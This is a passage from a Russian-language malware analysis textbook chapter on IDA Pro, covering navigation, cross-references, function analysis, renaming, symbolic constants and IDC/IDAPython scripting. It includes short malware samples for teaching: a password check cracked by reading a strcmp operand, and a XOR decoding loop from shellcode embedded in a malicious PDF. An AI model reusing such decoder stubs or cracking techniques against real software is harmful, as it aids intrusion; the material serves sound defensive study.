Перекрестные ссылки ❷ используются для перехода по заданному адресу — в нашем примере это 0x401075. Поскольку строки обычно являются ссылками, по ним тоже можно переходить. Так, `aPrintNumberD` позволяет перейти к объявлению этой строки в памяти.

Исследование истории переходов

В IDA Pro есть кнопки Вперед и Назад (рис. 5.4), которые позволяют перемещаться по истории изменений, — это похоже на навигацию по истории посещений в браузере. Каждое новое место, куда вы переходите в окне дизассемблирования, добавляется в вашу историю.




Рис. 5.4. Кнопки навигации

Полоса навигации

Разноцветная горизонтальная полоса в основании панели инструментов тоже служит для навигации и выводит линейное представление адресного пространства загруженного двоичного файла. По цветам можно определить, что именно содержится на том или ином участке файла.

- Светло-синим обозначается библиотечный код, распознанный по технологии FLIRT.
- Код, сгенерированный компилятором, выделен красным.
- Темно-синий цвет отведен для кода, написанного вручную.

Анализ безопасности следует выполнять на темно-синем отрезке. Если вы начинаете теряться в запутанном коде, полоса навигации может помочь вам найти верный путь. По умолчанию IDA Pro выделяет импорт розовым, объявленные данные — серым, а неопределенную информацию — коричневым.

ПРИМЕЧАНИЕ

Старые версии IDA Pro могут содержать устаревшие FLIRT-сигнатуры, из-за чего большая часть библиотечного кода может оказаться в темно-синем сегменте. Технология FLIRT неидеальна, и иногда ей не удается корректно распознать и пометить все библиотеки.

Переход в определенное место

Чтобы перейти по любому адресу виртуальной памяти, просто нажмите на клавиатуре клавишу G, находясь в окне дизассемблирования. На экране появится диалоговое окно, в которое нужно ввести адрес виртуальной памяти или именованное местоположение, такое как `sub_401730` или `printf`.

Чтобы перейти к обычному файловому сдвигу, выберите пункт меню Jump ▸ Jump to File Offset (Переход ▸ Перейти к файловому сдвигу). Например, если вы просматриваете PE-файл в шестнадцатеричном редакторе и заметили что-то интересное (строку или код командной строки), то можете воспользоваться данной функцией, чтобы попасть в этот сдвиг, поскольку файл, загруженный в IDA Pro, отображается на память так, как если бы он был запущен операционной системой.

Поиск

Меню Search (Поиск) предлагает несколько разных способов перемещения курсора по окну дизассемблирования.

- Выберите пункт Search ▸ Next Code (Поиск ▸ Следующий код), чтобы переместить курсор на следующий участок с заданной вами инструкцией.
- Выберите пункт Search ▸ Text (Поиск ▸ Текст), чтобы найти в окне дизассемблирования определенную строку.
- Выберите пункт Search ▸ Sequence of Bytes (Поиск ▸ Последовательность байтов), чтобы выполнить двоичный поиск определенной цепочки байтов в окне с шестнадцатеричным представлением. Эту функцию можно использовать при поиске определенных данных или сочетания опкодов.

В следующем примере показан анализ двоичного файла `password.exe`, выполненный в командной строке. Для продолжения работы этот вредонос требует пароль, и после неудачной попытки (ввод строки `test`) мы видим, как он выводит сообщение `Bad key`:

```
C:\>password.exe
Enter password for this Malware: test
Bad key
```

Откроем этот файл в IDA Pro и воспользуемся функцией поиска и ссылками, чтобы разблокировать программу. Для начала поищем все вхождения строки `Bad key`, как показано на рис. 5.5. Эта строка используется по адресу 0x401104 ❶; дважды щелкните на соответствующем элементе, чтобы перейти по этому адресу в окне дизассемблирования.

Ниже показан дизассемблированный код в районе адреса 0x401104. Сверху от `"Bad key\n"` можно заметить операцию сравнения (адрес 0x4010F1), которая прове-




Рис. 5.5. Пример поиска

ряет результат инструкции `strcmp`. Один из операндов `strcmp` — строка `$mab`, которая, скорее всего, и является паролем.

```
004010E0          push        offset aMab      ; "$mab"
004010E5          lea         ecx, [ebp+var_1C]
004010E8          push        ecx
004010E9          call        strcmp
004010EE          add         esp, 8
004010F1          test        eax, eax
004010F3          jnz         short loc_401104
004010F5          push        offset aKeyAccepted ; "Key Accepted!\n"
004010FA          call        printf
004010FF          add         esp, 4
00401102          jmp         short loc_401118
00401104  loc_401104                      ;   CODE XREF: _main+53j
00401104          push        offset aBadKey   ; "Bad key\n"
00401109          call        printf
```

В следующем примере показан результат ввода обнаруженного нами пароля (`$mab`). Программа выводит другое сообщение:

```
C:\>password.exe
Enter password for this Malware: $mab
Key Accepted!
The malware has been unlocked
```

Этот пример демонстрирует, насколько быстро можно получить информацию о двоичном файле, воспользовавшись функцией поиска и ссылками.

Использование перекрестных ссылок

Перекрестные ссылки (в IDA Pro они называются *xref*) могут сказать вам, откуда вызывается функция или где используется строка. Если вы нашли интересную функцию и хотите узнать, с какими параметрами она вызывается, с помощью перекрестных ссылок вы можете быстро перейти в то место, где эти параметры помещаются в стек. Это также позволяет генерировать наглядные схемы, которые могут помочь при выполнении анализа.

Перекрестные ссылки в коде

В листинге 5.2 показана перекрестная ссылка ❶, которая говорит о том, что данная функция (`sub_401000`) вызывается из главной функции со сдвигом 0x3. Код ссылки ❷ показывает, какой переход позволяет попасть в нужное место — в этом примере оно помечено как ❸. Мы это знаем, потому что сдвиг 0x19 в `sub_401000` является инструкцией `jmp` по адресу 0x401019.

Листинг 5.2. Перекрестные ссылки в коде

```
00401000     sub_401000    proc near   ; ❶ CODE XREF: _main+3p
00401000     push    ebp
00401001     mov     ebp, esp
00401003   loc_401003:                 ; ❷ CODE XREF: sub_401000+19j
00401003     mov     eax, 1
00401008     test    eax, eax
0040100A     jz      short loc_40101B
0040100C     push    offset aLoop    ; "Loop\n"
00401011     call    printf
00401016     add     esp, 4
00401019     jmp     short loc_401003 ❸
```

По умолчанию для каждой функции в IDA Pro выводится всего несколько перекрестных ссылок, даже если их становится намного больше во время вызова. Чтобы просмотреть все перекрестные ссылки функции, щелкните на ее имени и нажмите клавишу X. Окно, которое появится на экране, должно содержать список всех мест, откуда вызывается данная функция. На рис. 5.6 показано окно Xrefs со списком перекрестных ссылок для `sub_408980` — в его нижней части можно видеть, что функция вызывается 64 раза (Line 1 of 64).

Выполните двойной щелчок на любом элементе списка, чтобы перейти по соответствующей ссылке в окно дизассемблирования.




Рис. 5.6. Окно Xrefs

Перекрестные ссылки на данные

Этот вид перекрестных ссылок используется для отслеживания данных внутри двоичного файла. Они могут указывать на любой байт данных, которые упоминаются в коде с помощью адреса памяти, как показано в листинге 5.3. Например, вы можете видеть перекрестную ссылку на `DWORD` 0x7F000001 ❶. Она говорит нам о том, что данные используются в функции, размещенной по адресу 0x401020. В следующей строке показана перекрестная ссылка для строки `<Hostname> <Port>`.

Листинг 5.3. Перекрестные ссылки на данные

```
0040C000 dword_40C000   dd 7F000001h        ; ❶ DATA XREF: sub_401020+14r
0040C004 aHostnamePort  db '<Hostname> <Port>',0Ah,0 ; DATA XREF: sub_401000+3
```

Как вы помните из главы 1, статический анализ строк часто является отправной точкой в исследовании вредоноса. Если вы заметите интересную строку, воспользуйтесь функцией перекрестных ссылок в IDA Pro, чтобы узнать, где и как именно она применяется в коде.

Анализ функций

Одной из самых полезных особенностей IDA Pro является возможность распознавать и маркировать функции, разделяя их на локальные переменные и параметры. В листинге 5.4 показан пример функции, распознанной программой IDA Pro.

Листинг 5.4. Пример функции и стека

```
00401020 ; =============== S U B R O U T I N E ==============================
00401020
00401020 ; Attributes: ebp-based frame ❶
00401020
00401020 function      proc near               ; CODE XREF: _main+1Cp
00401020
00401020 var_C         = dword ptr -0Ch ❷
00401020 var_8         = dword ptr -8
00401020 var_4         = dword ptr -4
00401020 arg_0         = dword ptr 8
00401020 arg_4         = dword ptr 0Ch
00401020
00401020               push      ebp
00401021               mov       ebp, esp
00401023               sub       esp, 0Ch
00401026               mov       [ebp+var_8], 5
0040102D               mov       [ebp+var_C], 3 ❸
00401034               mov       eax, [ebp+var_8]
00401037               add       eax, 22h
0040103A               mov       [ebp+arg_0], eax
0040103D               cmp       [ebp+arg_0], 64h
00401041               jnz       short loc_40104B
```

```
00401043                mov       ecx, [ebp+arg_4]
00401046                mov       [ebp+var_4], ecx
00401049                jmp       short loc_401050
0040104B loc_40104B:                          ; CODE XREF: function+21j
0040104B                call      sub_401000
00401050 loc_401050:                          ; CODE XREF: function+29j
00401050                mov       eax, [ebp+arg_4]
00401053                mov       esp, ebp
00401055                pop       ebp
00401056                retn
00401056 function       endp
```

Обратите внимание на то, как IDA Pro показывает, что в функции используется слой стека, основанный на EBP ❶: это означает, что локальные переменные и параметры функции будут адресоваться через регистр EBP. Программа IDA Pro успешно распознала все локальные переменные и параметры этой функции. Первые она пометила префиксом `var_`, а вторые — префиксом `arg_`. Их имена содержат суффиксы, которые отвечают их сдвигу относительно регистра EBP. IDA Pro маркирует только те локальные переменные и параметры, которые используются в коде. Невозможно с уверенностью сказать, был ли распознан весь исходный код.

Как отмечалось в главе 4, локальные переменные имеют отрицательный сдвиг относительно регистра EBP, а аргументы — положительный. В листинге представлено начало стека ❷. Первая строка говорит о том, что переменная `var_C` соотносится со значением `-0xCh`. Таким образом программа IDA Pro сообщает о том, что она подставила `var_C` вместо `-0xC` ❸, делая инструкцию абстрактной. Например, инструкцию `mov [ebp-0Ch], 3` можно прочитать как «`var_C` теперь равна 3». Такое абстрагирование делает чтение дизассемблированного кода более эффективным.

Иногда IDA Pro не удается определить функцию. В таких ситуациях вы можете создать ее вручную, нажав клавишу `P`. У IDA Pro также могут возникнуть сложности с определением слоев стека, основанных на регистре EBP, а вместо удобных меток на экране могут появиться инструкции `mov [ebp-0Ch], eax` и `push dword ptr [ebp-010h]`. В большинстве случаев вы можете это исправить: для этого нужно нажать Alt+P, выбрать пункт BP Based Frame (Слой, основанный на BP) и указать 4 bytes for Saved Registers (4 байта для сохраненных регистров).

Схематическое представление

IDA Pro поддерживает пять инструментов для создания схем. Все они доступны на панели инструментов, показанной на рис. 5.7. Четыре из них используют перекрестные ссылки.

Если нажать одну из этих кнопок, на экране появится схема, построенная с помощью приложения WinGraph32. В отличие от графического представления в окне дизассемблирования, эти схемы нельзя редактировать внутри IDA (их часто называют устаревшими схемами). Инструменты для создания схем описаны в табл. 5.1.

Рис. 5.7. Панель инструментов для создания схем

Таблица 5.1. Варианты схем

Кнопка	Функция	Описание
	Создает блок-схему текущей функции	Пользователи обычно предпочитают интерактивный графический режим окна дизассемблирования, но иногда, чтобы получить альтернативное представление, можно воспользоваться этой кнопкой (с ее помощью мы будем создавать блок-схемы в главе 6)
	Выводит схему всех вызовов программы	Используйте эту кнопку, чтобы получить общее представление об иерархии вызовов внутри программы (рис. 5.8). Чтобы увидеть подробности, используйте функцию масштабирования в WinGraph32. Схематическое представление больших, статически скомпонованных исполняемых файлов может оказаться слишком загроможденным и фактически бесполезным
	Выводит все ответвления выбранной перекрестной ссылки	Эта кнопка помогает увидеть, как добраться до определенного идентификатора. Она также может показать разные пути, которыми программа может достичь той или иной функции
	Выводит перекрестные ссылки для выбранного символа	Это удобное представление цепочки вызовов. Например, на рис. 5.9 показана схема для одной функции. Заметьте, как sub_4011f0 вызывает sub_401110, а та потом обращается к gethostbyname. Так вы можете легко определить назначение самой функции и ее вложенных вызовов. Это самый простой способ получить краткую сводку о функции
	Выводит схему перекрестных ссылок, заданную пользователем	Используйте эту кнопку для построения собственных схем. Вы можете задать глубину рекурсии, используемые символы, начальный или конечный символ, а также типы узлов, которые будут исключены из схемы. Это единственный способ изменить представление, сгенерированное в IDA Pro для вывода в WinGraph32




Рис. 5.8. Схема перекрестных ссылок программы




Рис. 5.9. Схема перекрестных ссылок отдельной функции (sub_4011F0)

Повышение эффективности дизассемблирования

Одна из лучших функций IDA Pro — возможность подстраивать процесс дизассемблирования под свои нужды. Вносимые вами изменения могут существенно повысить эффективность анализа.

ПРЕДУПРЕЖДЕНИЕ

IDA Pro не умеет отменять выполненные действия, поэтому будьте осторожны при внесении изменений.

Переименование местоположений

IDA Pro хорошо справляется с именованием виртуальных адресов и переменных стека, но вы можете придать этим именам больше смысла. Названия, сгенерированные автоматически *(фиктивные)*, такие как `sub_401000`, не слишком выразительны — куда более полезным было бы имя вроде `ReverseBackdoorThread`. Вы должны заменить эти фиктивные имена чем-то более осмысленным. Это также поможет вам избежать повторного разбора одной и той же функции. Процесс переименования выполняется лишь в одном месте, после чего IDA Pro автоматически применяет изменения везде, где упоминается соответствующий элемент.

После замены фиктивных имен на более подходящие вам будет намного легче исследовать перекрестные ссылки. Например, если в программе часто используется функция `sub_401200`, ее новое имя (скажем, `DNSrequest`) будет выводиться везде, где она вызывается. Только представьте, сколько времени вы сможете сэкономить в ходе анализа, если у вас перед глазами будет понятное название и вам не нужно будет запоминать, что делает функция `sub_401200`, или разбирать ее каждый раз заново.

В табл. 5.2 показан пример того, как можно переименовать локальные переменные и аргументы. Слева содержится код на ассемблере до переименования аргументов, а справа — после. В правом столбце можно почерпнуть некоторую информацию. Так, `arg_4` и `var_598` были переименованы в `port_str` и `port`. Как видите, эти новые названия имеют гораздо больше смысла по сравнению с фиктивными именами.

Комментарии

IDA Pro позволяет вам встраивать комментарии в дизассемблированный код (вдобавок к тем, которые она добавляет автоматически).

Чтобы вставить собственный комментарий, поместите курсор на нужную вам строку дизассемблированного кода и нажмите на клавиатуре двоеточие (:). На экране появится окно комментирования. Если вы хотите, чтобы ваш комментарий был указан везде, где упоминается соответствующий адрес, нажмите точку с запятой (;).

Форматирование операндов

В ходе дизассемблирования IDA Pro решает, как форматировать операнды для той или иной инструкции. При отсутствии контекста данные выводятся в шестнадцатеричном виде. IDA Pro позволяет при необходимости отображать эти значения в более понятном виде.

Таблица 5.2. Изменение операндов функции

Без переименования аргументов			**С переименованием аргументов**		
004013C8	mov	eax, [ebp+**arg_4**]	004013C8	mov	eax, [ebp+**port_str**]
004013CB	push	eax	004013CB	push	eax
004013CC	call	_atoi	004013CC	call	_atoi
004013D1	add	esp, 4	004013D1	add	esp, 4
004013D4	mov	[ebp+**var_598**], ax	004013D4	mov	[ebp+**port**], ax
004013DB	movzx	ecx, [ebp+**var_598**]	004013DB	movzx	ecx, [ebp+**port**]
004013E2	test	ecx, ecx	004013E2	test	ecx, ecx

Продолжение ⇩

Таблица 5.2 *(продолжение)*

Без переименования аргументов			С переименованием аргументов		
004013E4	jnz	short loc_4013F8	004013E4	jnz	short loc_4013F8
004013E6	push	offset aError	004013E6	push	offset aError
004013EB	call	printf	004013EB	call	printf
004013F0	add	esp, 4	004013F0	add	esp, 4
004013F3	jmp	loc_4016FB	004013F3	jmp	loc_4016FB
004013F8 ; ----------			004013F8 ; ----------		
004013F8			004013F8		
004013F8 loc_4013F8:			004013F8 loc_4013F8:		
004013F8	movzx	edx, [ebp+var_598]	004013F8	movzx	edx, [ebp+port]
004013FF	push	edx	004013FF	push	edx
00401400	call	ds:htons	00401400	call	ds:htons

На рис. 5.10 показан пример изменения операндов инструкции, которая сравнивает `62h` с локальной переменной `var_4`.

Если щелкнуть правой кнопкой мыши на `62h`, появится меню с возможностью вывести это значение как десятичное `98`, восьмеричное `142o`, двоичное `1100010b` или как символ `b` в кодировке ASCII — вы можете выбрать то, что лучше подходит в вашем случае.




Рис. 5.10. Изменение операндов функции

Чтобы выбрать, ссылается ли операнд на память или выводится в виде данных (по умолчанию), нажмите клавишу `O`. Представьте, к примеру, что при анализе дизассемблированного кода вы отследили ссылку `loc_410000` и увидели следующие инструкции:

```
mov eax, loc_410000
add ebx, eax
mul ebx
```

На уровне ассемблера все имеет числовое представление, однако программа IDA Pro приняла число *4259840* (0x410000 в восьмеричном виде) за ссылку на адрес 410000. Для исправления этой ошибки нажмите клавишу `O`, укажите, что

это число, и уберите некорректную перекрестную ссылку из окна дизассемблирования.

Использование именованных констант

Авторы вредоносного ПО (как и обычные программисты) часто применяют в своем исходном коде именованные константы, такие как `GENERIC_READ`. Это всего лишь имена, которые разработчику легче запомнить, и в двоичном файле они представлены в виде целых чисел. После компиляции исходного кода невозможно определить, является ли значение символьной константой или литералом.

IDA Pro имеет обширный каталог именованных констант для Windows API и стандартной библиотеки C. Кроме того, вы можете выбрать пункт меню Use Standard Symbolic Constant (Использовать стандартные символьные константы) для дизассемблированных операндов, как показано на рис. 5.10. На рис. 5.11 можно видеть окно, которое появляется при выборе этого пункта для значения `0x800000000`.




Рис. 5.11. Окно стандартных символьных констант

Отрезки кода, представленные в табл. 5.3, демонстрируют результат применения стандартных символьных констант к стандартному для Windows API вызову `CreateFileA`. Обратите внимание, насколько больше осмысленного кода содержится справа.

ПРИМЕЧАНИЕ

Для того чтобы определиться с тем, какое значение следует выбрать из списка стандартных символьных констант (который часто оказывается довольно

длинным), вам нужно свериться со страницей MSDN для соответствующего вызова Windows API. Там вы сможете узнать, какие константы связаны с каждым параметром. Мы обсудим это подробнее в главе 7 при рассмотрении концепций Windows.

Таблица 5.3. Код до и после определения стандартных символьных констант

Без символьных констант	С символьными константами
mov esi, [esp+1Ch+argv]	mov esi, [esp+1Ch+argv]
mov edx, [esi+4]	mov edx, [esi+4]
mov edi, ds:CreateFileA	mov edi, ds:CreateFileA
push 0 ; hTemplateFile	push **NULL** ; hTemplateFile
push 80h ; dwFlagsAndAttributes	push **FILE_ATTRIBUTE_NORMAL** ; dwFlagsAndAttributes
push 3 ; dwCreationDisposition	push **OPEN_EXISTING** ; dwCreationDisposition
push 0 ; lpSecurityAttributes	push **NULL** ; lpSecurityAttributes
push 1 ; dwShareMode	push **FILE_SHARE_READ** ; dwShareMode
push 80000000h ; dwDesiredAccess	push **GENERIC_READ** ; dwDesiredAccess
push edx ; lpFileName	push edx ; lpFileName
call edi ; CreateFileA	call edi ; CreateFileA

Может случиться так, что стандартная символьная константа, которая вас интересует, не появится в списке и вам придется загрузить соответствующую библиотеку типов вручную. Чтобы просмотреть уже загруженные библиотеки, выберите пункт меню View ▸ Open Subviews ▸ Type Libraries (Вид ▸ Открытые дочерние представления ▸ Библиотеки типов).

Обычно библиотеки `mssdk` и `vc6win` загружаются автоматически, но, если этого не произошло, вы можете выполнить ручную загрузку (что приходится делать довольно часто при работе с вредоносами, которые используют стандартные API семейства Windows NT). Чтобы получить символьную константу для Native API, загрузите `ntapi` (Microsoft Windows NT 4.0 Native API). В операционной системе Linux вам похожим образом пришлось бы загрузить библиотеки `gnuunx` (GNU C++ UNIX).

Переопределение кода и данных

При начальном дизассемблировании в IDA Pro байты время от времени попадают не в ту категорию: например, код может быть определен как данные и наоборот. Чтобы это исправить, нажмите в окне дизассемблирования клавишу U. В результате вы отмените определение функций, кода и данных, превратив их в простой список байтов.

Чтобы пометить байты как код, нажмите клавишу C. Например, в табл. 5.4 показан зараженный PDF-документ под названием `paycuts.pdf`. На сдвиге 0x8387 в нем

можно обнаружить код командной оболочки в виде простых байтов ❶ — нажмите в этом месте C. Код будет дизассемблирован, и вы увидите, что по адресу 0x97 ❷ он содержит цикл декодирования на основе XOR.

При необходимости набор байтов можно похожим образом превратить в данные или строки формата ASCII, воспользовавшись соответственно клавишами D или A.

Плагины к IDA Pro

Есть несколько способов расширить функциональность IDA Pro. Обычно для этого применяются средства скриптования. Потенциальное применение скриптов ничем не ограничено. Это может быть как простая разметка кода, так и нечто более сложное — например, выполнение разных сравнений между файлами базы данных IDA Pro.

Мы познакомим вас с двумя наиболее популярными средствами скриптования на основе IDC и Python. Как видно на рис. 5.12, эти скрипты можно легко запускать в виде файлов, используя пункт меню File ▸ Script File (Файл ▸ Файл скрипта), или как отдельные команды с помощью пунктов File ▸ IDC Command (Файл ▸ Команда IDC) или File ▸ Python Command (Файл ▸ Команда Python).

Окно вывода внизу рабочего пространства содержит журнал, который активно используется плагинами для записи состояния и отладочных сообщений.




Рис. 5.12. Варианты загрузки IDC- и Python-скриптов

Таблица 5.4. Ручное дизассемблирование кода командной оболочки в документе paycuts.pdf

Файл до нажатия клавиши C	Файл после нажатия клавиши C
00008384 db 28h ; (	00008384 db 28h ; (
00008385 db 0FCh ; n	00008385 db 0FCh ; n
00008386 db 10h	00008386 db 10h
00008387 db 90h ; É ❶	00008387 nop
00008388 db 90h ; É	00008388 nop
00008389 db 8Bh ; ï	00008389 mov ebx, eax
0000838A db 0D8h ; +	0000838B add ebx, 28h ; '('
0000838B db 83h ; â	0000838E add dword ptr [ebx], 1Bh
0000838C db 0C3h ; +	00008391 mov ebx, [ebx]
0000838D db 28h ; (	00008393 xor ecx, ecx
0000838E db 83h ; â	00008395
0000838F db 3	00008395 loc_8395: ; CODE XREF: seg000:000083A0j

Продолжение ⇩

Таблица 5.4 *(продолжение)*

Файл до нажатия клавиши C	Файл после нажатия клавиши C

00008390 db 1Bh
00008391 db 8Bh ; ï
00008392 db 1Bh
00008393 db 33h ; 3
00008394 db 0C9h ; +
00008395 db 80h ; Ç
00008396 db 33h ; 3
00008397 db 97h ; ù
00008398 db 43h ; C
00008399 db 41h ; A
0000839A db 81h ; ü
0000839B db 0F9h ; ·
0000839C db 0
0000839D db 7
0000839E db 0
0000839F db 0
000083A0 db 75h ; u
000083A1 db 0F3h ; =
000083A2 db 0C2h ; -
000083A3 db 1Ch
000083A4 db 7Bh ; {
000083A5 db 16h
000083A6 db 7Bh ; {
000083A7 db 8Fh ; Å
	00008395 xor byte ptr [ebx], 97h ❷
	00008398 inc ebx
	00008399 inc ecx
	0000839A cmp ecx, 700h
	000083A0 jnz short loc_8395
	000083A2 retn 7B1Ch
	000083A2 ; ----------000083A5 db 16h
	000083A6 db 7Bh ; {
	000083A7 db 8Fh ; Å

Использование IDC-скриптов

IDA Pro поддерживает встроенный скриптовый язык, известный как IDC, который возник еще до широкого распространения скриптовых языков Python и Ruby. Подкаталог `IDC` внутри установочного каталога `IDA` содержит несколько демонстрационных IDC-скриптов, которые анализируют дизассемблированный текст. Они вам помогут, если вы решите изучить этот язык.

IDC-скрипт — это программа, полностью состоящая из статических функций. Аргументы можно указывать без типа, а для объявления локальных переменных используется ключевое слово `auto`.

IDC содержит множество встроенных функций. Вы можете ознакомиться с ними в справочных материалах IDA Pro или в файле `idc.idc`, который обычно подключается к скриптам, использующим эти встроенные функции.

В главе 1 мы обсуждали утилиту PEiD и ее плагин Krypto ANALyzer (KANAL), который способен экспортировать IDC-скрипты. IDC-скрипт добавляет закладки и комментарии в базу данных IDA Pro для заданного двоичного файла, как показано в листинге 5.5.

Листинг 5.5. IDC-скрипт, сгенерированный плагином KANAL утилиты PEiD

```
#include <idc.idc>
static main(void){
    auto slotidx;
    slotidx = 1;
    MarkPosition(0x00403108, 0, 0, 0, slotidx + 0, "RIJNDAEL [S] [char]");
    MakeComm(PrevNotTail(0x00403109), "RIJNDAEL [S] [char]\nRIJNDAEL (AES):
             SBOX (also used in other ciphers).");

    MarkPosition(0x00403208, 0, 0, 0, slotidx + 1, "RIJNDAEL [S-inv] [char]");
    MakeComm(PrevNotTail(0x00403209), "RIJNDAEL [S-inv] [char]\nRIJNDAEL (AES):
             inverse SBOX (for decryption)");
}
```

Чтобы загрузить IDC-скрипт, выберите пункт меню File ▸ Script File (Файл ▸ Файл скрипта). После этого скрипт должен немедленно выполниться, а на панели инструментов появятся две кнопки: одна для редактирования скрипта, а другая — для его повторного запуска.

Использование IDAPython

Плагин IDAPython полностью интегрирован в текущую версию IDA Pro и позволяет применять мощные и удобные скрипты на языке Python в анализе двоичных файлов. IDAPython использует множество функций из пакета разработки IDA Pro, предоставляя более практичные средства скриптования, чем IDC. IDAPython имеет три модуля, которые обеспечивают доступ к IDA API (idaapi), интерфейсу IDC (idc) и вспомогательным функциям самого плагина (idautils).

Скрипты в IDAPython — это программы, которые используют *непосредственные адреса* для выполнения первичного этапа адресации. Абстрактные типы данных отсутствуют, а большинство вызовов принимают либо непосредственный адрес, либо строку с именем символа. IDAPython содержит множество оберток вокруг основных IDC-функций.

В листинге 5.6 показан пример скрипта для IDAPython. Он предназначен для раскрашивания всех инструкций `call` в *idb*, чтобы аналитику было легче их распознать. Например, `ScreenEA` является распространенной функцией, которая получает местоположение курсора.

Функция `Heads` будет использоваться для обхода объявленных элементов (в нашем случае это каждая инструкция). Сохранив все вызовы функций внутри `functionCalls`, мы перебираем и раскрашиваем их с помощью инструкции `SetColor`.

Листинг 5.6. Полезный скрипт на языке Python для раскрашивания всех вызовов

```
from idautils import *
from idc import *

heads = Heads(SegStart(ScreenEA()), SegEnd(ScreenEA()))

functionCalls = []

for i in heads:
    if GetMnem(i) == "call":
        functionCalls.append(i)

print "Number of calls found: %d" % (len(functionCalls))

for i in functionCalls:
    SetColor(i, CIC_ITEM, 0xc7fdff)
```

Использование коммерческих плагинов

